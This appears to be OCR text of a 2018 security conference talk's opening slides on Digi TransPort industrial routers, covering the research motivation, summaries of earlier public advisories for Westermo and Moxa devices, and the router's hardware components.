Neurosurgery for Industrial Routers: Security of Sarian OS

Danila Parnishchev

@zero_wf

2018

Whoami

- Application security specialist at Kaspersky Lab, Security Services
  - @kl_secservices
- Focus on security research of embedded systems:
  - Reverse engineering custom protocol and file formats
  - Vulnerability research

Introduction


There is a wide variety of industrial routers available at the market

Research Target

- Vendor: Digi International
  - www.digi.com
- Device: Digi Transport WR21
  - Most of the results are applicable to all Digi TransPort routers

Motivation

Industrial routers are used in factory networks, ATMs, vehicles, etc.



In such important areas of use the security of networks is very important

Previous Research: Westermo

CVSS v3 10.0

ATTENTION: Remotely exploitable/low skill level to exploit

Vendor: Westermo

Equipment: MRD-305-DIN, MRD-315, MRD-355, and MRD-455

Vulnerabilities: Cross-Site Request Forgery (CSRF), Use of Hard-Coded Credentials, and Use of Hard-Coded Cryptographic Key

https://ics-cert.us-cert.gov/advisories/ICSA-17-236-01

Previous Research: Westermo

CVSS v3 10.0

ATTENTION: Remotely

Vendor: Westermo

Equipment: MRD-305-

Vulnerabilities: Cross-
Cryptographic Key

TUESDAY, APRIL 3, 2018

Vulnerability Spotlight: Moxa AWK-3131A Multiple Features Login Username Parameter OS Command Injection Vulnerability

This vulnerability is discovered by Patrick DeSantis and Dave McDaniel of Cisco Talos


Today, Talos is disclosing TALOS-2017-0507 (CVE-2017-14459), a vulnerability that has been identified in Moxa AWK-3131A industrial wireless access point.

The Moxa AWK-3131A Industrial IEEE 802.11a/b/g/n wireless AP/bridge/client is a wireless networking appliance intended for use in industrial environments. The manufacturer specifically highlights automated materials handling and automated guided vehicles as target markets.

An exploitable OS Command Injection vulnerability exists in the Telnet, SSH and the local login port functionality of Moxa AWK-3131A Industrial IEEE 802.11a/b/g/n wireless AP/bridge/client in firmware versions 1.4 and newer. An attacker can inject commands via the username parameter, resulting in remote, unauthenticated, root-level operating system command execution.


https://talosintelligence.com/vulnerability_reports/TALOS-2017-0507

Previous Research: Westermo




https://blog.talosintelligence.com/2017/04/moxa-hardcoded-creds.html

Previous Research: Westermo




https://blog.talosintelligence.com/2018/04/vuln-moxa-edr-810.html

Digi TransPort Usage Map



Hardware Internals



NXP i.MX28 CPU (ARM9 Core);

Micron NAND Flash memory (128 MB)

ISSI 1Gb DDR2 SDRAM

